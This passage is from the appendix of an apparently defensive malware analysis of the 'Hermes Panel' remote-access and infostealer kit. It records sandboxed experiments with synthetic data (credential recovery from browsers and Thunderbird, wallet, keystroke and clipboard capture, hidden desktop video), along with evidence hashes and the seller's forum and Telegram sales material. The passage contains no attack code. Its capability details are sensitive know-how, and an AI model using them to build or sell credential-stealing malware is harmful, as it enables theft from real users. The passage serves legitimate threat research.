[System.xml](#), boot/login selections, [06-process-lineage.json](#), and the independent reboot verification preserve the surrounding context. The new boot is guest UTC `20:17:54.5000000`, replacing `20:08:13.5000000`. Native reconnection begins at host UTC `20:19:24.013556`; those separate clocks are not subtracted to estimate latency.

The recorded sequence contains an ordinary reboot/login and later read-only inventory, with no manual specimen relaunch. The audit verifier explicitly leaves `no_manual_relaunch_independently_proven` and `sole_startup_trigger_proven` false. The first is the documented operational account; the second remains unresolved because several startup entries coexist. The observed condition uses Stage 4 mask `0x1F`, not the embedded variant's `0x1E`.

The returning profile has the same bytes as [07-original-native-profile.json](#). Original return-capture events and the shared signaling receipt retain that source relationship even though the identical profile is published once. All 106 returning messages are client-originated application traffic. Capability advertisements do not by themselves establish use of the advertised features. The bundle retains raw Security/System EVT_X extractions separately from their logical views and the exact valid-data-length receipt. Only uninitialized NTFS tails are zeroed in the derived views; original extractions remain unchanged. Historical verification joined 1,948 EVT_X/XML records and 53,601 fields across four channels. The public compact check covers the supplied Security/System tail transformations and selected original XML events, not a new full four-channel decode. No matching scheduled task was found in the selected inventories. WMI consumer enumeration failed with invalid class, leaving that result unknown. Postboot request selection is consistent with cached-slot reuse, without a direct trace of those reads. The blank Explorer warning, its later dismissal, supplemental Application events, and incomplete capture closure remain in the supporting files. None establishes the warning's cause. Cleanup and uninstall were not exercised.

K03. Publisher baseline and automatic report

The integrated-client observations use the unchanged executable in R12 and synthetic data in an isolated Windows guest. The retained ledger contains 22 directly launched client experiments; separately hosted catalog DLLs have their own records. The selected archives preserve received bytes, independent fixtures, process witnesses, diagnostics and edited recordings. Original capture-close limits remain attached to successful individual results.

The [signaling-baseline guide](#) covers session `desktop-20261017T212447Z-b471f2bc`. Guest launch was `2026-10-17T21:41:19.2389894Z`, ordinary-user PID 4268. Connection 3's original client/server streams contain the HTTP 101 upgrade, 32 complete masked text messages and zero subsequent server WebSocket bytes. The saved payloads comprise one profile, one capability message, four task-state messages, one client log, two recovery messages, 22 process snapshots and one browser-state message. No application command was dispatched.

The profile and capability bytes equal messages already archived with K01. Baseline events 566 and 569 identify its own original captures, `ws/00000056.bin` and `ws/00000057.bin`; separate wire/session records establish the distinct observations. The baseline's recovery failed, and all 21 captured report POSTs belonged to benign preparation/evidence transfer. Only port 8080 was forwarded. Later offline review identified attempted report use of 8787, without identifying the baseline's exact internal exception.

The [automatic-edge-report guide](#) covers `desktop-20261017T231611Z-0049547b`, with both local forwards enabled. Guest PID 1124 launched at `2026-10-17T23:42:42.1782451Z`. Connection 5 posted the native report to intercepted port 8787; recorder event 596 received it at `2026-10-17T23:42:43.382011Z`. Guest and recorder clocks are separate measurements.

Retained report artifact	Bytes	Identity or result
Compressed body	60,135	Original LZNT1 request body
Strict UTF-8 JSON	382,133	Byte-exact decompression
Edge Local State	6,383	Exact stopped-disk comparison
Edge Web Data	215,040	Exact stopped-disk comparison
Edge Login Data	51,200	Exact comparison; zero saved-login rows

SHA-256 of the compressed body, followed by the decoded JSON:

```
8d418efdff3af7e718adb521f3feeba5e5cd1fdca427df91996d0e474c6628df
af77e572fccca1dc786939d7f8672734900196712e10bbcfcf26a5d4df3d4710b
```

The wire records LZNT1 encoding, the declared uncompressed size and an empty HTTP 200. A later screenshot serialization exception produced final recovery failure despite successful file delivery. The reported ordinary key was not independently validated in this empty-login fixture. The baseline [video](#) runs 118.500 seconds; the automatic-report [video](#) runs 81.200 seconds. Retained OBS footage plays at 2x. Their guides identify original recordings, hashes and source timestamps. The portable [inspect_hermes_experiments.py](#) freshly reconstructs the baseline frames, checks the automatic report’s original HTTP bytes and reproduces its 94 LZNT1 chunks and three file comparisons. Its [experiment-review.json](#) records 32 pinned inputs, two known answers and nine negative controls. Historical whole-process, disk and media checks remain separately identified.

K04. Browser and mail recovery fixtures

Three populated fixtures distinguish native plaintext recovery from collection of encrypted files and usable keys. All account values were deliberately synthetic, with no authentication to a real service.

Archive	Session UTC / suffix	Observed output
Firefox saved login	<code>2026-10-18T05:09:11Z</code> <code>670fc1a9</code>	Native username/password equal the browser export
Chromium run 21	<code>2026-10-20T11:22:24Z</code> <code>85c5441b</code>	Exact encrypted files and independently validated ordinary key
Thunderbird login/files	<code>2026-10-20T05:36:05Z</code> <code>440dbdd3</code>	Native plaintext login, account settings and bounded file results

Firefox itself created the encrypted login and exported its plaintext before specimen execution. The native result at `/browsers/Firefox/default-esr/gecko_nss` matches that export in UTF-8 and base64, including origin and record identity. All ten fixture file identities remain unchanged. Original native events record the `logins.json` and `key4.db` reads and installed NSS loads. The profile has no primary password. Four unrelated process-detail parser errors remain explicit, and no general NSS API-call trace is claimed.

The full Firefox report is 8,793,261 bytes, SHA-256

[787afeb0b31164f9189235e7e2a8f45cf4b71752595c3fb447a598b1f686628d](#); its joined verification hashes to

[4355e0f3d54b86d76e4091bb4dfacd16dc86efe6d1469206ec20fb18bae72ddb](#). The guide and all 31 curated files, including the [166-second video](#), reuse the Section 2 archive.

Edge 122.0.2365.106 created, closed, reopened and independently exported one ordinary [v10](#) login before run 21. Its returned [Login Data](#) and [Local State](#) contain 51,200 and 43,056 bytes, matching stopped-disk identities and before/after fixture records. The 32-byte key matches the independently recorded synthetic-user DPAPI digest. Offline AES-GCM verification authenticates the encrypted row and reproduces the browser-exported password; wrong key, nonce, ciphertext and tag each fail authentication. The native report did not serialize a plaintext login row. Local State contains no app-bound key, so this fixture does not establish app-bound protection bypass.

The repeat's decoded report SHA-256 is

[67f1dd3cac537ac8b6173706067b4864c7100a46eb40a883197c90fe06cb50c2](#). The original joined receipt binds 221 source identities. Run 20 remains partial because its stopped-disk PML hash disagrees with the guest finalization record; the successful repeat does not repair that earlier trace. The [240.500-second video](#) retains genuine application preparation. Its Edge Add password still corresponds to original OBS [00:06:58.200](#); collection and decryption are established by the later saved artifacts.

Thunderbird independently read back the saved login after an application restart. Native plaintext and account preferences match, but the returned identity omits email despite a genuine [useremail](#) preference. Seventeen inline bodies and eighteen additional metadata/hash records match stopped-disk evidence; eight directory summaries were not independently validated. The profile lacks a primary password, and no mailbox authentication or semantic message-body extraction was tested. Original allocation bytes and the [blist.sqlite](#) logical derivative preserve the NTFS valid-data-length distinction. The [235.500-second video](#) retains preparation errors and the successful correction.

K05. Wallet files and synthetic memory candidates

The [Electrum archive](#), session [desktop-20261019T103544Z-fe247900](#), contains official Electrum 4.8.2 creation and reopen receipts, the independent wallet, before/after manifests, returned JSON and original PML read 369009. All 764 native-returned bytes equal the unchanged wallet, and seven fixture files retain their identities. The application operated offline through its CLI. The wallet contains one synthetic public address and no private key or seed, leaving encrypted-wallet decryption and private-key recovery outside this result. The [168-second edit](#) shows the controller's actual preparation and observation.

The [Steam-style memory archive](#), session [desktop-20261020T092711Z-4afb2d37](#), uses an inert worker named [steam.exe](#). Independent before/after reads retain the intended 65,536-byte allocation. The positive candidate appears exactly in structured [jwt_tokens](#); the candidate lacking an algorithm field remains only in raw candidate records. Both appear in returned raw memory records, while separate calibration candidates are absent.

These expired, invalid tokens establish candidate collection and selection under the fixed fixture. They do not establish a real Steam session, authentication or token reuse. Managed memory also

contains copies, so the precise allocation read by the specimen is unresolved. The process evidence binds both lifetimes and records no successful native read of the materialized candidate files. Procmon does not directly trace `ReadProcessMemory`.

The [101.500-second video](#), complete native report, benign calibration, heartbeat records and original verifier controls accompany the result. An earlier failed verifier compared host and guest clocks incorrectly; its failure remains alongside the corrected check. Neither experiment turns a collection-category label into evidence for other installed applications.

K06. Command results and independent fixtures

These archives exercise built-in handlers. Each guide identifies its full `desktop-...` session, actual request/reply, independent fixture, stopped-disk or process witnesses and edited recording. The separate terminal and URL-download DLL experiments remain outside these results.

Archive and video	Retained positive result	Limit or control
Clipboard , 130.650 s	Exact 49-byte UTF-8 text and matching Unicode/ANSI/OEM representations; independent before/after reads	One snapshot; no history or continuous-monitoring result
Input logging , 157.200 s	Eight batches include an earlier Alt event and all 19 phrase characters, with matching foreground identity	Successful run 7; run 6 fixture expired; no per-key timestamps
File transfer , 156.500 s	Three chunks reconstruct all 100,003 bytes; 25 successful reads cover the file, followed by EOF	One regular-file download; no archive/upload result
Directory listing , 111.500 s	Exact metadata for 37-byte and 79-byte files and one empty directory	Listing returns metadata, not file contents
Remote text , 134.500 s	Exact 20-character phrase with 20 post-arm key-down/up pairs in the independent window	One ASCII ordinary-user target
Integrated terminal , 129.250 s	CMD child creates and reads the exact 24-byte marker, returns its contents and exits zero	Built-in PowerShell and timeout behavior untested
Process pause , 145.500 s	Nineteen samples show all five target threads suspended at counter 620, followed by progress and normal exit	One medium-integrity heartbeat process

The clipboard response lacks a request ID; its association uses the sole command, connection, once schema and exact fixture. History-disabled is a client-reported field. Keyboard settings writes establish saved state, without demonstrating restoration after restart. Earlier navigation events remain in the remote-input fixture and are counted separately from post-arm events.

The terminal's native parent PID 3676 created CMD PID 860. Its zero exit differs from the observer's later forced-stop result for Stage 5. The process-pause fixture targets PID 840: the first-to-last suspended sample spans 2.1021394 seconds on the guest observer's monotonic clock. That differs from the largest heartbeat gap and server command interval. Two profiling records remain during the pause with unchanged CPU counters; no worker file events occur in that interval. Original parser failures attributable to unrelated processes remain included.

OBS footage records the laboratory controller and fixture windows. Selected process records and returned bytes establish actions that are not individually visible in those windows. The edits play

retained footage at 2x with labeled evidence cards. Their durations do not measure command latency, and original verifier receipts retain their broader dependency and capture limits.

K07. Visible and hidden desktop video

The [visible-stream archive](#) covers [desktop-20261018T030953Z-b0e779c5](#); the [hidden-stream archive](#) covers successful run 16, [desktop-20261019T140508Z-b08c5758](#). Native requests, offers and fallback-ready messages retain their stream identities. Both experiments observed WebSocket H.264 fallback with RDPF framing. The archives include received bitstreams, decoded images, frame timelines, independent fixture records and original process witnesses.

All 24 visible pictures pass six interior color/marker checks: fourteen left-marker and ten right-marker images. The requested 5 fps is configuration, not a validated sustained delivery rate. Successful media-library loads corroborate dependencies; client backend labels do not independently trace every capture API.

The hidden fixture independently places its renderer on the specimen-created desktop. Of 1,112 decoded pictures, 1,107 pass the geometry-aware six-patch check under the derived 2/3 projection, comprising 560 left-marker and 547 right-marker pictures. The first five negatives and failed unscaled verifier remain retained. Thirty-two inventories find the test window, including 23 during Stage 5 execution. All 890 sampled input-desktop observations report `Default`; unobserved transitions between samples cannot be excluded.

The visible [177.300-second edit](#) and hidden [194.650-second edit](#) label transitions from OBS to actual received video. These sources are not synchronized captures. Preferred received-video remuxes expose every encoded picture without re-encoding and explicitly hold the terminal picture that the historical companions' edit lists omit during normal playback. Hidden input, arbitrary application/window capture, WebRTC media success and capture latency remain unestablished. Earlier partial hidden runs and the corrected benign fixture defect remain in the historical findings and calibrations.

K08. Direct screenshot-field observation

The [screenshot diagnosis archive](#) covers session [desktop-20261020T171557Z-67aee3ce](#). A harmless companion first calibrated the observer's worker-thread breakpoints, invalid/NUL bytes, inline UTF-8 and exception forwarding. The unchanged native client then ran under hardware execution breakpoints at fixed root/rejection sites. The observer did not write native instructions, child memory or general registers; debugger visibility and timing remained experimental conditions.

Native PID 6400, worker TID 7632, supplied string object [0x2069221fe70](#). Independent decoding joins root RCX, the ordered object, its first `output_dir` entry, rejection RSI and the raw register contexts. Both observations contain the same 38 counted bytes, including embedded zeroes. Their SHA-256 is

[5a50d41c7c76b36a56984cd5d129ac490cae5262ca9787d35942b9def1d98665](#). R15 gives index 20 and R9B gives byte C0, matching the original exception after continuation.

The compact inspector in K03 reruns the pinned original memory verifier against ten retained observation files and the R12 executable. It checks original code windows at RVAs [305123](#) and [4DDFB](#), raw memory extents, object/string structure, register contexts and continued stderr.

Historical process verification separately reread 82,872 selected records and retained eight native diagnostic writes. Two detail-parser failures belong to an unrelated `svchost.exe` lifetime.

The [176-second edit](#) derives from original OBS 2026-10-20 13-16-50.mkv, SHA-256 791b416604f31891b4edbd506d40196a6ff5d841e853353953046356870cd55d. It documents operation of the calibrated observer; the saved memory supplies the field proof. The observer stopped its child at 120 seconds with status 258 and exited zero. That stop is not observed native uninstall.

A browser report arrived before the screenshot failure. None of the 29 complete captured report bodies in this experiment contains the screenshot-report schema. The observer did not retain PNG bytes, so successful image-encoding diagnostics do not independently establish image content. Nineteen earlier diagnostic failures remain consistent with the static aliasing defect, while their missing buffers remain unreconstructed.

K09. Three recovery DLLs against identical storage

Archive folders: [experiments/recovery-1.1.4/](#), [experiments/recovery-1.1.5/](#) and [experiments/recovery-1.1.6/](#). Their [1.1.4 guide](#), [1.1.5 guide](#) and [1.1.6 guide](#) connect curated recordings to raw compressed bodies, decoded reports, independent fixture manifests, lifecycle journals, selected native-stack records and received PNGs. The latter folder includes the [received screenshot](#) used in Section 11.

Recovery comparison sessions. Each uses the prefix `desktop-`, the same fixed synthetic host and fixture definition, and a fresh baseline overlay.

Version	Session date/time and suffix	PID	Exact marker files	All returned fixture files
1.1.4	20261020T064615Z / 6e66e716	6600	530 / 650	534
1.1.5	20261020T070009Z / 3e1b54b7	4696	645 / 650	649
1.1.6	20261020T070909Z / 416591e6	3144	645 / 650	649

The fixture has 650 marker files plus six configuration files. Its canonical fingerprint is:

```
fab970510321a26840d70cd3a975e0638b0285bf531b51f10041e8c1c1c0b640
```

Every marker consists of the ASCII line `MOCKHERMES-RECOVERY-COMPARISON-V1`, then its case name, with LF after both lines. The portable [inspect_module_recovery_experiments.py](#) reconstructs those bytes, verifies compressed-body decoding and original HTTP exchange correspondence, checks before/after fixture state, and validates PNG structure and returned content. Its [module-recovery-review.json](#) separates those executed checks from historical PML and stopped-disk verification. It reuses the earlier [decode_lab_report.py](#).

The original comparison receipt verifies all 266 source snapshots and records the 530/645/645 marker result. Fresh reproduction from the original sessions yields the same sets. Both newer builds retain every baseline marker and add 115; ninety-six additions belong to one budget case. Five markers remain absent in the newer builds: two controls, two file-budget overflows and depth 9. All 656 fixture files remain unchanged. An IndexedDB-only profile initially labeled negative is returned by all versions, preserving the contradicted prediction.

The shared C# host source has SHA-256

[030384505c9980844deb3814bd92b91e9c7c53acb89cb1ee2ce4ff0e411696da](#). It supplies a

synthetic ABI context and explicitly overrides screenshot delivery to [/api/client/report](#). Each observation runs for 120 seconds, reaches state 3, returns zero through the normal lifecycle and reports no callback errors. The three valid 1280 by 800 received PNGs have different contents and hashes. Their visible PID/start markers correspond to the separate retained VM observations; automated image integrity is distinct from that visual comparison.

The edited videos preserve source identity and selected recording times in their public guides. Their elapsed playback times do not measure native execution latency. Historical PML/disk receipts and records of the bitmap-reader correction are included. Fresh offline bitmap regression passes 86,530 valid-range and six invalid-bound cases in the retained forensic environment; no new specimen or VM run was performed for publication.

K10. Terminal catalog DLL observation

Archive folder: [experiments/terminal-catalog-dll/](#). The [guide](#) links the edited recording, all eleven fixed request/response pairs, the complete native journal, independent marker bytes and selected process/script witnesses. The [recording still](#) used in Section 11 is edited time [00:02:57.100](#), original OBS time [00:16:53.200](#).

The session is [desktop-20261020T124219Z-f2a62931](#); the native host is PID 2904. Its interval is [2026-10-20T12:59:43.8434863Z](#) through [12:59:49.1610203Z](#). Four distinct direct children run the fixed CMD, retained-cwd, PowerShell and quiet-timeout cases. Native durations are 139, 79, 1,727 and 3,020 ms; the independent child lifetimes are approximately 130.247, 72.747, 1,713.159 and 3,005.695 ms.

The CMD marker is 29 bytes ending in CRLF; the PowerShell marker is 26 ASCII bytes without a newline. Their hashes are respectively:

```
0047568268d4c79f5caaa888e6d578a367338d8f34c5b7df272283ab547f25c4
234b347d0d22b476271c307fdc17e3462680775fdad6ed103fedf1f8d07a278a
```

The portable [inspect_module_experiments.py](#) joins copied replies to their pinned journal, independently reconstructs marker bytes and checks selected child/cleanup witnesses. Its [module-experiment-review.json](#) records the executed scope and negative controls. It does not reread the whole PML or stopped VM. The historical final verifier binds 319 sources and independently rereads 35,438 selected PML records; its original receipt remains in the experiment bundle.

All four temporary scripts have connected creation, child read, deletion and close evidence, followed by an empty temporary directory on the stopped disk. The script contents themselves were not independently recovered. Successful and timeout replies omit [error](#), correcting the earlier contract's empty-string expectation. The timeout result does not establish descendant cancellation, continuous-output timing or forced-exception cleanup. The fixed host supplies output ownership and evidence transport; original-client DLL loading remains unobserved.

K11. URL-download catalog DLL save batch

Archive folder: [experiments/url-download-dll/](#). The [guide](#) links the fixed request, original event payloads, complete native journal, raw HTTP responses, inert saved bytes, independent before/after manifests, process witnesses and edited recording. The [final batch event](#) supplies the selected JSON fields shown in Section 11.

Session `desktop-20261020T150513Z-50855fe5` contains native host PID 1056, observed from `2026-10-20T15:15:58.7931557Z` through `15:15:59.3700144Z`. The unchanged DLL receives one four-item `save` request with a 1 MiB per-file limit. Two identical 100,003-byte bodies produce separate destination paths, `payload.bin` and `payload_2.bin`, with SHA-256:

```
518d721947bfa0dd6e6d8358887db5e23e0768eed6fccea1a5c016e1c3e8b33e
```

A 404 response yields no created file. The 1,048,577-byte oversized body produces 1,040,872 written bytes before rejection, then connected partial-file cleanup. The precise partial length depends on read segmentation. Eleven service callbacks preserve routing and outcomes; final status is finished with two successes, two failures and `launch:false`. The immediate `{}` and lifecycle `.completed` text are separate milestones.

The shared portable inspector reconstructs the known inert body, checks all four serialized HTTP responses and joins callback payloads to the journal and independent final-file identities. Identical saved bytes are uploaded once, while the distinct original destination records remain preserved. The historical full verifier separately joins 39,285 selected PML events and the stopped disk. No native child or downloaded-payload image load is observed in that trace. This save-only result leaves update execution, exceptional cleanup and cancellation races untested.

K12. Laboratory controls and baseline

The [laboratory guide](#) joins the unchanged source snapshot, benign network probe and Windows provisioning records under `tooling/mockhermes-laboratory/`. The final retained preflight is `preflight-20261020T200039Z-200e6a97`. It starts at `2026-10-20T20:00:39.425835Z` and stops at `2026-10-20T20:00:43.603332Z`. Its 37-entry [artifact-hashes.json](#) covers every other file in the complete 38-file session. The source/image [attestation](#) is recorded at `2026-10-20T20:00:44.352369Z`.

```
Preflight artifact index SHA-256:
e6d3389d68cf52b611928ca3e53b536e422e85c4ba91642970d7c8265a0c844a
```

Control evidence and scope. These measurements concern the historical laboratory configuration and its benign guests.

Record	Checked result	Scope
Namespace before/after	Only <code>lo</code> ; local/broadcast routes; zero capabilities; <code>NoNewPrivs=1</code>	Snapshots and supervisor checks, not continuous host attestation
Recorded QEMU command	Restricted user network; IPv6 off; fixed 8080/8093/8787 forwards	Final configuration; earlier runs have their own manifests
Benign Linux probe	Fourteen checks; both child exits zero	Selected allowed and blocked paths; UDP DNS unmeasured
Original PCAP	73 packet records; no structural truncation; expected request and response markers	No capture-loss counter or full-stream completeness claim
Source attestation	Image identity and 78 source hashes	Every attested source matches the retained snapshot
Windows provisioning	Five setup checks and 23 guest checks pass	Benign readiness and telemetry, before specimen execution

The recorded container has `ipv4_forwarding=1`. It lacks an external interface or upstream route; no claim depends on that flag being disabled. The Linux probe deliberately adds a default route for negative tests. Windows instead records an on-link `194.102.104.0/24` route, no IPv4/IPv6 default route and no IPv4 DNS server. Its legacy IPv6 resolver placeholders are separately recorded. Protection checks establish enabled settings under this offline baseline, without measuring current antivirus efficacy.

The unchanged [Windows provisioning report](#), 14,226 bytes, belongs to `install-20261017T210315Z-e687ea35`. It records Windows 11 Enterprise LTSC Evaluation build `26100.1742`, PowerShell 5.1, the synthetic local user, elevated telemetry preparation and successful file/registry/process markers. The [baseline manifest](#) joins that report to the original sealed disk, UEFI and TPM identities. Provisioning-report and baseline-disk SHA-256 values are:

```
4032e05315e0c199f4f0411474e22a36ea8680e4099f88328bf6a34c542f12f9
c54f6c7ce6bc22a7646bc26f0d772a633e6290be388ff2a87692e5a91a10981c
```

The baseline disk is 13,027,966,976 bytes. Each recorded specimen session uses a new overlay and separate UEFI/TPM state. Virtual disks, private login material, installation media and TPM state are retained separately from the public archive. The compact inspector verifies the original report’s identity and baseline join; it does not reread that disk or the original provisioning PML. N05 gives the checked source reconstruction and offline verification procedure.

K13. Experiment register and reused packages

The [experiment register](#) binds 28 conditions to their original session, supervisor result, capture closure, artifact index, event log and process-observation record. Its [guide](#) connects each to the earlier public experiment package. Those files and recordings retain their original upload batches; they are not copied into this section’s batch. Dates below identify session creation, not specimen start. Each full session name begins with `desktop-`; the suffix follows the displayed UTC date/time.

The standard-library [register inspector](#) checks 206 distinct artifacts, joins selected capture records to their original indexes, and reproduces the counts and closure distribution in [register-review.json](#). It verifies process-observation and support-file identities without rerunning their historical behavioral analyses.

Direct client experiments. All 22 launch the unchanged Stage 5 hash recorded in Section 12. Initial failures and repeats retain separate identities.

Run	Session UTC / suffix	Selected question or outcome	Existing package
1	<code>20261017T212447Z / b471f2bc</code>	Signaling; report port absent locally	Baseline
2	<code>20261017T231611Z / 0049547b</code>	Automatic browser-file report	Report
3	<code>20261018T000713Z / c5f9ef78</code>	Exact three-entry directory listing	Directory
4	<code>20261018T003940Z / e647cb34</code>	Integrated CMD marker	Terminal
5	<code>20261018T010944Z / a71d0210</code>	One clipboard text snapshot	Clipboard
6	<code>20261018T015550Z / a00f0817</code>	Input fixture expired; partial result	Input
7	<code>20261018T021246Z / 3021e930</code>	Successful 19-character repeat	Input
8	<code>20261018T030953Z / b0e779c5</code>	Visible desktop pattern	Visible stream

Run	Session UTC / suffix	Selected question or outcome	Existing package
9	20261018T034851Z / 6d3ee639	All 100,003 transferred bytes	File transfer
10	20261018T043035Z / ea858986	Independent remote text input	Remote input
11	20261018T050911Z / 670fc1a9	Application-created Firefox login	Firefox
12	20261019T103544Z / fe247900	Electrum watch-only wallet bytes	Wallet
13	20261019T115723Z / 39833f8f	Resolution gate rejects offer; no video	Hidden stream
14	20261019T121234Z / 93d68f12	Video delivered; expected pattern absent	Hidden stream
15	20261019T132213Z / f47164b3	Native fixture visibility false	Hidden stream
16	20261019T140508Z / b08c5758	Corrected fixture; 1,107 matching frames	Hidden stream
17	20261019T150242Z / 7df63b44	Heartbeat process suspension/resumption	Process pause
18	20261020T053605Z / 440dbdd3	Thunderbird login, account and files	Thunderbird
19	20261020T092711Z / 4afb2d37	Synthetic Steam-style memory candidates	Memory
20	20261020T105112Z / c53400a3	Chromium result; PML identity mismatch	Chromium
21	20261020T112224Z / 85c5441b	Complete Chromium repeat	Chromium
22	20261020T171557Z / 67aee3ce	Direct screenshot-field diagnosis	Screenshot

Standalone DLL and delivery experiments. These are separate execution arrangements; they do not increase the direct-client count.

Experiment	Session UTC / suffix	Existing package and conditions
Recovery 1.1.4	20261020T064615Z / 6e66e716	1.1.4 , fixed host implementation and synthetic storage
Recovery 1.1.5	20261020T070009Z / 3e1b54b7	1.1.5 , same fixture definition
Recovery 1.1.6	20261020T070909Z / 416591e6	1.1.6 , same fixture definition
Terminal DLL	20261020T124219Z / f2a62931	Terminal DLL , four fixed shell cases
URL-download DLL	20261020T150513Z / 50855fe5	URL DLL , four-item inert save batch
Delivery/reboot	20261020T200124Z / 350d7340	Delivery and reboot , one experiment with two execution intervals

The earlier packages retain the actual request/reply or report bodies, independent fixtures, selected original process records, stopped-disk results, calibration and edited media. Their guides distinguish OBS footage, native received video, original stills and later evidence cards. The file-fixture frame used here reuses the existing [recording still](#), original OBS [2026-10-17 23-49-55.mkv](#) at [00:08:34.000](#). Its viewport is cropped without altering the source image. The complete source recording has SHA-256 [d792ebcfff3f259a92e74ca3e39200c799c861951d5c1f55c0508c98c9647068d](#).

K14. Negative results, calibration and evidence limits

The [register guide](#) identifies the additional original negative-result records and the earlier calibration packages. These belong to the explanation of the experiment, even when a later repeat succeeds.

Observation	Evidence and correction	Retained limit
First report absent	Baseline lacked 8787 forwarding; later benign verification preceded the received native report	Original internal exception not identified
Input run 6 partial	Independent fixture expired; run 7 preserves a successful repeat	Original partial result remains partial
Hidden run 13	Original request and offer disagree on height; no fallback-ready or binary video	No video-content result
Hidden runs 14/15	Delivered frames fail the pattern test; native inventories later expose invisible fixture windows	Earlier failures are not all assigned one cause
Benign launch pair	Hidden launch and shared-console launch reproduce different native visibility	Sequential pair, different desktops, no malware
Chromium run 20	Repeated stopped-disk reads reproduce a PML hash that differs from guest finalization	Exact mismatch cause unresolved
Recovery 1.1.6 extraction	Data-only bitmap reproducer and bounded forensic-reader correction	Reader defect, not specimen failure
Screenshot observation	Calibrated breakpoints join root and rejection contexts to one 38-byte field	Debugger conditions; no retained PNG bytes

For the direct screenshot observation, original client PID 6400 and worker TID 7632 supply string object `0x2069221fe70`. Root RCX, the first `output_dir` entry, rejection RSI, raw memory and counted length agree. The 38-byte string hashes to `5a50d41c7c76b36a56984cd5d129ac490cae5262ca9787d35942b9def1d98665`; byte C0 at index 20 agrees with R15/R9B and the continued original exception. The companion’s invalid/NUL and inline UTF-8 controls passed before native observation. Nineteen prior failures retain their own diagnostics without reconstructed historical buffers.

Capture closure and behavioral success remain separate. The original records mark all 22 integrated-client captures incomplete after bounded stops, all five standalone-DLL captures complete, and the delivery/reboot capture incomplete despite normal Windows shutdown. The register preserves these values rather than deriving them from successful individual features. Entire-session indexes identify originals beyond the publication subset; they do not imply that every indexed file is uploaded here.

Historical whole-PML and stopped-disk verifiers remain distinct from publication checks of selected files and saved receipts. Original disks moved to private cold storage retain restoration locators and identities; their absence from the upload package is deliberate. The decoded reports, selected process records, original byte captures and fixture comparisons remain available in the named experiment packages. Source-map reconstruction and the compact control inspector do not rerun those historical whole-disk checks.

Archive link status

All supporting files under [tooling/mockhermes-laboratory/](#) and [experiments/laboratory-register/](#) have verified permanent archive links. All reused artifacts, including the twenty-eight files from the Section 11 module experiments, retain verified original links. The section upload wrapper is local only.

K15. Impact observations and independent witnesses

The [register_guide](#) and [report](#) distinguish 22 direct-client, five standalone-DLL and one delivery/reboot experiment. The [client_guide](#), [static_report](#), [experiment_comparison](#) and [module_analysis](#) give their implementation context. These packages reuse earlier copies and controlled conditions.

Observation package	Independent witness	Scope retained
Firefox	Browser-exported username/password match	Synthetic login; no primary password
Thunderbird	Application-generated login and files	Native plaintext in the synthetic profile
Edge 122	Browser export; authenticated decryption controls	Encrypted files and ordinary key; no app-bound key
Electrum	All 764 wallet bytes match	Watch-only; no seed/private key; spending untested
Steam-like memory	Known candidates and parser control	Inert process; expired values; no authenticated reuse
File transfer	Three chunks match all 100,003 bytes	One controlled user-accessible file
Integrated CMD	Process evidence and 24-byte disk marker	Fixed shell operation and original reply
Clipboard and keyboard	Exact independent text	One snapshot; successful 19-character repeat
Visible and hidden desktop	Pattern frames and desktop records	WebSocket fallback; 890 input-desktop samples all Default
Reboot	Native activity after one reboot/logon	Section 9 trigger/cache limits apply

The unchanged [received frame](#), [projection-phase-1.png](#), belongs to [desktop-20261019T140508Z-b08c5758](#). The figure shows its full 1,280 by 720 pixels. The 24,458-byte original has SHA-256:

```
8a47c67ba0239a3b0798cdd06e3df974eb4188ddfbea5bd61ef27edde30c9b3e
```

The terminal excerpt selects five fields from [primary/02-native-response.json](#). Its output uses LF; the recovered 24-byte marker uses CRLF. File chunks 0, 1 and 2 decode to 49,152, 49,152 and 1,699 bytes. The linked experiment packages retain the complete byte witnesses and their hash identities.

Appendix L. Platform and operator source records

The P01 through P06 records support Section 3. Each linked filename identifies the full retained artifact. SHA-256 values describe complete files, including image regions outside the publication viewport. Previously uploaded panel files retain their existing archive links.

P01. Product identity and published contact links

Archive folder: [hermes-panel/identity/](#), already uploaded with Section 2.

[dash_root.html](#), 687 bytes, supplies the title “Hermes Panel”. [manifest.json](#), 273 bytes, records the application’s long and short names. [hermes-login-capture.png](#), 171,006 bytes, is the live-page capture supplied on 2026-10-21 and used in Section 2. Its branding and footer are visible observations of the served page.

Login-capture SHA-256:

```
5116b5a2d57abd91e3244d696935204136c5319ac8335987c5ba066e297a08e7
```

The complete [main.ef867ced.js](#), 299,621 bytes, contains the literal footer destinations, including [forum.exploit.in/topic/289891/](#) and [t.me/Hermes_Greece](#). The year in [since 2026](#) is a product label. It is not a dated registration record. The bundle identity is recorded under P04.

P02. Forum advertisement and Telegram identity

Archive folder: [commercial/sales/](#).

[exploitin2-.png](#), 206,104 bytes, preserves the advertisement’s title, [HermesBot](#) account name, winged H, and initial functionality list. The printed figure is a viewport onto this original. The image shows a relative posting time rather than an absolute post date.

```
9d004b7d5381de29f248f40d1dfaa875e5a8ad4bb4e82543d2a59a69fd68fe05
```

[exploitin1-kraken-labs.jpeg](#), 99,124 bytes, is a second preserved view of the forum material. It includes both build-functionality and panel-functionality lists. The filename records the collection’s association with KrakenLabs; the image itself shows a forum post.

```
dcf3b408599b2f41c34210282d592d493883e6579dc7e4d9cfd95ccf85cc4858
```

[hermes_greece.png](#), 49,544 bytes, shows the Telegram username [@Hermes_Greece](#), display name “Hermes Botov”, and winged H profile image. The capture does not supply an independently dated account-creation event.

```
3b59bb1908abc7f9709b198472d1e0047c6174e4f076880a420d1b8fd14a2dca
```

P03. Direct-contact pricing packet

Archive folder: [commercial/sales/](#). The accompanying [README.md](#) identifies the four images and explains how the displayed amounts and tier allowances were transcribed.

[Screenshot_20261016_194723.png](#), 143,952 bytes, preserves the price request and returned images in the Telegram conversation. Its visible date label is October 16; the retained capture name supplies 2026. The exchange includes the complete short policy list, including the seller's CIS restriction.

```
ad3cf086bf1465236708328d767e8e971fa0be1fb26884dcf43fb81d0af2e7a8
```

[photo_2026-10-16_19-47-38.jpg](#), 81,550 bytes, shows Diamond selected in the plan comparison. [photo_2026-10-16_19-50-22.jpg](#), 80,373 bytes, shows Titanium selected, exposing the Platinum and Diamond requirements beside unavailable entries. Both images show the three worker allowances and cumulative plan descriptions.

Diamond-view SHA-256:

```
f7eb72d25b89c65c8c07fa3044aa4f74f8400230f9da41ccf6b244a5b4f3b588
```

Titanium-view SHA-256:

```
0cff0f2ffd2d0f5953f97ec72b0a82703b63512776349619bf849deec4b333d4
```

